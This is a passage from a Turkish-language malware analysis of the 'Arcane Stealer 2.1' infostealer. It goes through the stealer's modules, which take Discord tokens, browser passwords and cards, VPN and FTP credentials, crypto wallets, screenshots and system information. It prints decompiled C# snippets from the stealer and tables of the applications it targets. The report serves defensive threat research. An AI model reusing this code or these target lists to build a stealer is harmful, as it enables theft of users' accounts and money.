
Şekil 39- Wireshark ile Ip-api[.]com Üzerinden Trafiğin İncelenmesi

İncelenen Network trafiğinde istemci **Host: ip-api.com** başlığı ile servise bağlanmış ve sunucu **HTTP/1.1 200 OK** yanıtı döndürmüştür. Yanıt başlıklarında **X-Ttl** **IP** bilgisinin geçerlilik süresini, **X-RI** ise kalan istek limitini göstermektedir. Yanıt gövdesinde **IP** adresine ait **ülke**, **şehir**, **koordinatlar**, **zaman dilimi** ve **ISP** gibi **ağ konum bilgileri** açık metin olarak görülmektedir.



Şekil 40- CountryCode ve HWID

Zararlıının devam eden işleminde ülke kodunu köşeli parantez içinde **HWID/sistem kimliği (text4)** başına ekleyerek tek bir etiketli tanımlayıcı (**text5**) oluşturmaktadır.



Şekil 41- FileZilla Uygulamasının Kontrolü

Zararlı yazılım, sunucu bağlantı bilgilerini hedef olarak **Arcane.Target.Server** içinde tanımlı uzak erişim, tünelleme ve dosya transferi servislerinin konfigürasyonlarını toplar. **AnyDesk** ve **CyberDuck** yerel profil dosyalarını, **DynDNS** kullanıcı bilgilerini çözmektedir. **FileZilla** ve **WinSCP FTP/SFTP** kimlik bilgilerini yapılandırma dosyalarını registry üzerinden düz metin olarak elde etmektedir.

AnyDesk	CyberDuck	DynDns
FileZilla	Ngrok	PlayIt
WinSCP		

Tablo 8- Hedeflenen Uzaktan Erişim Araçları

```
12 // Token: 0x02000027 RID: 39
13 internal class Discord : TargetI
14 {
15     // Token: 0x00000000 RID: 138 RVA: 0x00007104 File Offset: 0x00005304
16     public void Execute(MemoryZip memory, Counter counter)
17     {
18         string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
19         Parallel.ForEach<string>(new string[]
20         {
21             Path.Combine(folderPath, "discord"),
22             Path.Combine(folderPath, "discordcanary"),
23             Path.Combine(folderPath, "lightcord"),
24             Path.Combine(folderPath, "discordptb")
25         }, delegate(string path)
26         {
27             string text = Path.Combine(path, "Local Storage\\leveldb");
28             string text2 = Path.Combine(path, "Local State");
29             if (Directory.Exists(text))
30             {
31                 this.GrabTokens(text, text2);
32             }
33         });
34     }
35 }
```


Name	Value	Type
this	Arcane.Target.Messangers.Discord	Arcane
leveldbPath	@\"C:\Users\... \AppData\Roaming\discord\Local Storage\leveldb\"	string
localstate	@\"C:\Users\... \AppData\Roaming\discord\Local State\"	string
allowedExtensions	null	string

Şekil 42- Discord Uygulamasının Kontrolü

Zararlı yazılım, mesajlaşma ve oyun platformlarına ait oturum ile kimlik verilerini hedeflemektedir. Tüm modüller **TargetI** üzerinden paralel çalışmaktadır. **Roblox** ve **Steam** modülleri de ilgili platformların oturum, kimlik ve kullanıcı verilerini içeren yerel dosyaları hedeflemektedir. Bulunan içerik **MemoryZip** içinde uygulamaya özel klasörlerde tutulmaktadır.

Discord	Jabber	Signal
Tox	Telegram	Roblox
Steam		

Tablo 9- Hedeflenen Mesajlaşma ve Oyun Uygulamaları




Şekil 43- VPN Kontrolü

Zararlı yazılımın **VPN** modülleri, istemcide kurulu **VPN** uygulamalarına ait yapılandırma ve sunucu bağlantı verilerini hedefler. Modüller, bilinen sistem dizinlerini tarayarak profil ve konfigürasyon dosyalarını tespit eder ve içeriği **MemoryZip** içine kopyalamaktadır.


CyberGhost	ExpressVPN	HideMyName
IpVanish	MullVad	NordVpn
OpenVpn	PIAVPN	ProtonVpn
Proxifier	SurfShark	

Tablo 10- Hedeflenen VPN uygulamaları




Şekil 44- ScreenShot Alınması

Zararlı yazılımın diğer bir modülü olan screenshot modülü, çoklu monitör destekli ekran görüntüsü toplama bileşeni olarak çalışmaktadır. Sistem üzerindeki tüm ekranları tespit eder, her ekranın sınırlarını baz alarak **GDI** üzerinden doğrudan piksel kopyalama yöntemiyle görüntüyü belleğe alınmaktadır.



Şekil 45- Dump Edilen Görsel

Dump edilen ekran görüntüsüne eklenen “Arcane Stealer 2.1” ve “Coded by @FydCrupT” yazıları **teknik değil, kimlik odaklıdır**. Ama zararlıyı geliştiren grubun imzasını bırakmak, sürüm ve aileyi ayırt etmek, **forum–kanal** paylaşımlarında reklam ve prestij sağlamaktır. Teknik olarak watermark, Graphics.DrawString ile bitmap üzerine sabit konumda yazı çizilmesinden ibarettir ve **veri toplama değerine katkısı yoktur**. Aksine iz bırakmaktadır. Daha çok **gösteriş, propaganda ve scene rekabeti** amaçlı kullanılmaktadır.




```
7 namespace Arcane.Target.Device
8 {
9     // Token: 0x0200002E RID: 46
10    internal class GameList : TargetI
11    {
12        // Token: 0x0600009A RID: 154 RVA: 0x00077FC File Offset: 0x00059FC
13        public void Execute(MemoryZip memory, Counter counter)
14        {
15            string text = "C:\\Games";
16            if (!Directory.Exists(text))
17            {
18                return;
19            }
20            List<string> list = Directory.GetDirectories(text).Select(new Func<string, string>((path) => path));
21            if (list.Any<string>())
22            {
23                memory.WriteFile("Games.txt", string.Join("\n", list));
24                counter.Detector_Add("game_list");
25            }
26        }
27    }
28 }
```

Name	Value
System.IO.Directory.Exists returned	false
this	Arcane.Target.Device.GameList
memory	Arcane.Helper.MemoryZip
counter	Arcane.Helper.Counter
text	@C:\Games
list	null

Şekil 46- C:\Games Dizininin Sorgulanması

GamerList hedef sistemde **oyun** varlığına dair kaba bir envanter tespiti yapmak amacıyla tasarlanmış basit bir keşif bileşenidir. Çalışma sırasında sabit olarak **C:\Games** dizinini kontrol etmektedir. Dizin mevcut değilse hiçbir işlem yapmadan çıkmaktadır. Dizin varsa, bu klasörde bulunan tüm verileri almaktadır.




```
13 try
14 {
15     string processList = ProcessDump.GetProcessList();
16     if (!string.IsNullOrEmpty(processList))
17     {
18         memory.WriteFile("ProcessList.txt", Encoding.UTF8.GetBytes(processList));
19         counter.Detector_Add("device_process");
20     }
21 }
22 catch
23 {
24 }
25 }
26 }
27
28 // Token: 0x060000D7 RID: 215 RVA: 0x00083F4 File Offset: 0x00065F4
29 private static string GetProcessList()
30 {
31     string text;
32     try
33     {
34         Process process = Process.Start(new ProcessStartInfo
35         {
36             FileName = "cmd.exe",
37             Arguments = "/c tasklist",
38             WindowStyle = ProcessWindowStyle.Hidden,
39             CreateNoWindow = true
40         });
41     }
42     catch
43     {
44     }
45 }
46 }
```

Name	Value
Arcane.Target.Device.ProcessDump.GetProcessList returned	"\nImage Name PID Session Name Session# Mem U...
this	Arcane.Target.Device.ProcessDump
memory	Arcane.Helper.MemoryZip
counter	Arcane.Helper.Counter
processList	"\nImage Name PID Session Name Session# Mem U...


Şekil 47- Process'lerin Alınması

ProcessDump modülü zararlının çalıştığı **Windows** sistemdeki **aktif süreçlerin listesini** toplamak için tasarlanmış bir cihaz keşif bileşenidir. **Execute** metodu içinde **GetProcessList** çağrılarak arka planda **cmd.exe** üzerinden **tasklist** komutu çalıştırılır. Komut, o an çalışan tüm süreçlerin **adlarını**, **PID'lerini** ve temel bilgilerini standart çıktıya dökmektedir.




Şekil 48- Ürün Anahtarı Tespiti

ProductKey modülü, Windows ürün anahtarını yerel registry'den çıkarır. Sistem mimarisine uygun **RegistryView** ile **\CurrentVersion** anahtarı açılır, **DigitalProductId** okunur ve sürüme göre ilgili decode algoritması uygulanmaktadır. Geçerli anahtar **ProductKey.txt**'ye yazılır ve Counter üzerinden tespit kaydedilir. İşlem tamamen yerel registry verisine dayanmaktadır.



Şekil 49- Web Tarayıcılarının Alınması

InstalledBrowsers modülü, kurulu tarayıcıları ve kullanım durumlarını tespit eder. Registry'de **HKLM/HKCU StartMenuInternet** anahtarlarını **(32/64-bit dahil)** tarayarak tarayıcı adı, exe yolu ve sürümünü toplar. Legacy Edge için ek bir registry yolundan sürüm ayıklar. Aynı tarayıcılar tekilleştirilir, Prefetch (.pf) dosyalarıyla son **30** gündeki çalıştırma durumu kontrol edilmektedir.



Şekil 50- Tarayıcı Verilerinin Alınması

Chromium ve **Gecko** modülü, her iki tarayıcı ailesini hedefleyen birleşik bir veri toplama yapısıdır. Bilinen profil dizinlerini paralel tarar, gerçek kullanıcı profillerini ayıklar ve her profil için uygun şifre çözme yöntemini otomatik seçer. Kayıtlı şifreler, çerezler, autofill ve form verileri, kredi kartı bilgileri, tarayıcı token'ları, Discord masaüstü oturum token'ları ve **Thunderbird** hesap bilgileri toplanmaktadır.

Google Chrome	Microsoft Edge	Brave
Opera	Opera GX	Yandex Browser
Chromium (Generic)	Discord (Desktop)	Discord Canary / PTB
Google Chrome SxS	Firefox	Firefox ESR
Waterfox	Pale Moon	Thunderbird
SeaMonkey		

Tablo 11- Hedeflenen Tarayıcılar

```
30
31
32 // Token: 0x060000DF RID: 223 RVA: 0x00002817 File Offset: 0x00000A17
33 private void CopyWalletFromDirectoryTo(string sWalletDir, string sWalletName, MemoryZip memory, Counter counter)
34 {
35     if (!Directory.Exists(sWalletDir))
36     {
37         return;
38     }
39     memory.CopyDirectory(sWalletDir, "Wallet\\" + sWalletName);
40     counter.Detector_Add("crypto_" + sWalletName.ToLower());
41 }
42
43 // Token: 0x060000E0 RID: 224 RVA: 0x00002874 File Offset: 0x00000694
44 private void CopyWalletFromRegistryTo(string sWalletRegistry, MemoryZip memory, Counter counter)
45 {
46     try
47     {
48         string text = string.Concat(new string[] { "Software\\", sWalletRegistry, "\\ ", sWalletRegistry, "-Qt" });
49         RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(text);
50         string text2;
51         if (registryKey == null)
52         {
53             text2 = null;
54         }
55         else
56         {
57             object value = registryKey.GetValue("strDataDir");
58             text2 = ((value != null) ? value.ToString() : null);
59         }
60     }
61     catch { }
62 }
```

Locals


Name	Value
this	Arcane.Target.Crypto.CryptoDesktop
sWalletDir	@\"C:\Users\...\AppData\Roaming\Zcash\"
sWalletName	Zcash

Şekil 51- Hedef Alınan Kripto Cüzdan Bilgileri

CryptoDesktop modülü, Windows'ta kurulu masaüstü kripto cüzdanlarını tespit eder ve cüzdanlara ait yerel wallet verilerini ham biçimde toplar. Bilinen dizinleri ve registry'den konumu bulunan Qt tabanlı cüzdanları paralel taramaktadır. **Wallet** dosyaları, **keystore**'lar, **LevelDB** verileri ve yapılandırmaları **MemoryZip** içine doğrudan kopyalar.


Zcash	Armory	Bytecoin
Jaxx	Exodus	Ethereum
Electrum	Atomic Wallet	Guarda
Coinomi	Tari	Bitcoin Core
Litecoin Core	Dash Core	

Tablo 12- Hedeflenen Kripto Cüzdanlar




Şekil 52- Sistem Bilgilerinin Alınması

SystemInfo modülü hedef sistemden donanım, yazılım, ağ ve kullanıcı bilgilerini toplayarak cihaz parmak izi oluşturmaktadır. WMI, Windows API'leri ve harici IP servisleri kullanılarak sistem kimliği, konum, yetki seviyesi ve güvenlik durumu belirlenir. Veriler, zaman damgası ve imza ile birlikte **Information.txt** dosyasına yazılmaktadır.



